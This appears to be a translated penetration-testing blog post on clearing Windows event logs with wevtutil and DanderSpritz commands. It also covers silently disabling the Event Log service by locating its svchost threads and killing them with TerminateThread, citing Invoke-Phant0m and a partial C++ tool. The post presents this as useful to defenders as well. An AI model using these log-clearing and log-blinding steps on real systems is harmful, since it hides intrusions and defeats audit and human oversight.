
0x00 Preface
---
During penetration testing, Windows logs often record sensitive operations on the system, such as adding users, remote login execution, etc.
For a complete penetration test, it is common to choose to clear and bypass Windows logs. For defenders, understanding common bypass methods also helps better protect their systems.
Therefore, this article will introduce common methods for clearing and bypassing Windows logs, share experiences, and help everyone.
0x01 Introduction
---
This article will cover the following:
- Common methods for clearing Windows logs
- Two methods for bypassing Windows logs
0x02 Windows Logs
---
Windows logs include five categories:
- Application
- Security
- Setup
- System
- Forward events
View method:

1、 Via panel
Location as follows:
Control Panel\System and Security-View event logs-Windows Logs
As shown below
2、 Via Powershell
Common commands are as follows:
(Administrator privileges)
View all logs:
Get-WinEvent
View logs under the Application category:
Get-WinEvent -FilterHashtable @{logname="Application";}
0x03 Common methods for clearing Windows logs
---
1. wevtutil.exe
Included by default in the operating system, supported systems: Windows 7 and above
Common commands are as follows:

(1) List log statistics, query all log information, including time and count
wevtutil.exe gli Application
Operation as shown in the figure below

(2)View log content for specified category
wevtutil qe /f:text Application
Operation as shown in the figure below
(3)Delete all content of this log category
wevtutil cl Application
Operation as shown in the figure below

All Application logs cleared, count is 0
(4)Delete single entry
Not yet supported
2. NSA DanderSpiritz
DanderSpritz is a GUI-based remote control tool from NSA
For related information, refer to:
https://3gstudent.github.io/NSA-DanderSpiritz%E6%B5%8B%E8%AF%95%E6%8C%87%E5%8D%97-%E6%9C%A8%E9%A9%AC%E7%94%9F%E6%88%90%E4%B8%8E%E6%B5%8B%E8%AF%95
Common commands are as follows:
(1) List log statistics, query all log information, including time and count
eventlogquery -log Application
(2) View log content of a specified category
eventlogfilter -log Application -num 10
(3) Delete all content of that log category
eventlogclear -log Application
(4) Delete a single entry
eventlogedit -log Application -record 1
Note:
The record number can be obtained via eventlogfilter
0x04 Bypass Methods for Windows Event Log
---
The ideas introduced in this article are referenced from Halil Dalabasmaz@hlldz's article, with the address as follows:
https://artofpwn.com/phant0m-killing-windows-event-log.html
Bypass Principle:
Windows Event Log corresponds to the eventlog service. Locate the svchost.exe process associated with this service, then filter out the specific threads within the svchost.exe process that implement the logging functionality. Call TerminateThread to end these threads, thereby disrupting the logging capability.
Special Aspect:
Since only the threads responsible for logging are terminated, the Windows Event Log service itself remains intact and its status continues to show as running.
Bypass Method One
1、Locate the PID of the svchost.exe process corresponding to the eventlog service
2、Enumerate all threads within that process
3、 Determine if the thread meets the conditions
The Windows Event Log service needs to call wevtsvc.dll, with the full path being %WinDir%\System32\wevtsvc.dll
Moreover, if the thread calls wevtsvc.dll, it can be determined that the thread implements the logging function
4、 Terminate the thread
Use TerminateThread
Note:

Halil Dalabasmaz@hlldz implemented method one using PowerShell, and the complete code can be referenced at:
https://github.com/hlldz/Invoke-Phant0m
After executing the PowerShell script, the Windows logging function fails and cannot record logs, as shown in the operation below
5、 Recovery method

Terminate the process svchost.exe
Restart the Windows Event Log service:
net start eventlog
Operation as shown in the figure below
Bypass method two
1. Locate the pid of the svchost.exe process corresponding to the eventlog service
PowerShell code is as follows:
Get-WmiObject -Class win32_service -Filter "name = 'eventlog'" | select -exp ProcessId
Found the pid of svchost.exe is 7008, as shown in the figure below

2. Traverse all threads in this process
Using PsList
Download address:
https://technet.microsoft.com/en-us/sysinternals/bb896682.aspx
The specific parameters are as follows:

pslist.exe /accepteula -d 7008
Retrieve all threads within the process svchost.exe, as shown in the figure below
3.Determine whether the thread meets the condition
Obtain the service corresponding to the thread; if it is eventlog, the condition is met
Tool used: ScTagQuery
Download address:
http://www.winsiderss.com/tools/sctagquery/sctagqry.zip
The specific parameters are as follows:
sctagqry.exe -t 7928
Determine the service corresponding to the thread based on the returned Service Tag result
Locate the thread corresponding to eventlog, as shown in the figure below

Thread 8136 meets the criteria, try sequentially until all eligible threads are obtained
Note:
Using Process Explorer can simplify this process
Find the svchost.exe process corresponding to the eventlog service
As shown below

Right-click to view properties, select the Threads tab, view threads, and directly obtain the service corresponding to the thread
As shown below

The eligible thread TIDs are:
- 8136
- 8052
- 6708
- 2316
- 6356
4、End Thread
Call TerminateThread
Implemented in C++, partial code as follows:
int main(int argc, char* argv[]) |
The complete code has been uploaded to GitHub at the following address:
An open-source project

The console supports passing multiple parameters. Pass 5 TIDs to it: 8136 8052 6708 2316 6356
Automatically terminates the corresponding threads, logging function becomes ineffective
Specific operation is shown in the figure below
Note:
Later I will update the complete implementation code for this bypass method on GitHub at the following address:
An open-source project
0x05 Supplement
---
1. Installing Sysmon can extend Windows logging functionality
For related introduction and bypass techniques, refer to;
https://3gstudent.github.io/%E9%80%9A%E8%BF%87APC%E5%AE%9E%E7%8E%B0Dll%E6%B3%A8%E5%85%A5-%E7%BB%95%E8%BF%87Sysmon%E7%9B%91%E6%8E%A7

2. Bypass methods only target Windows Event Logs
Ineffective against Application and Service Logs, such as Windows PowerShell
As shown in the figure below
0x06 Summary
---
This article introduced methods for clearing and bypassing Windows Event Logs, hoping to assist everyone. Next, we will share the specific program implementation for bypass method two.


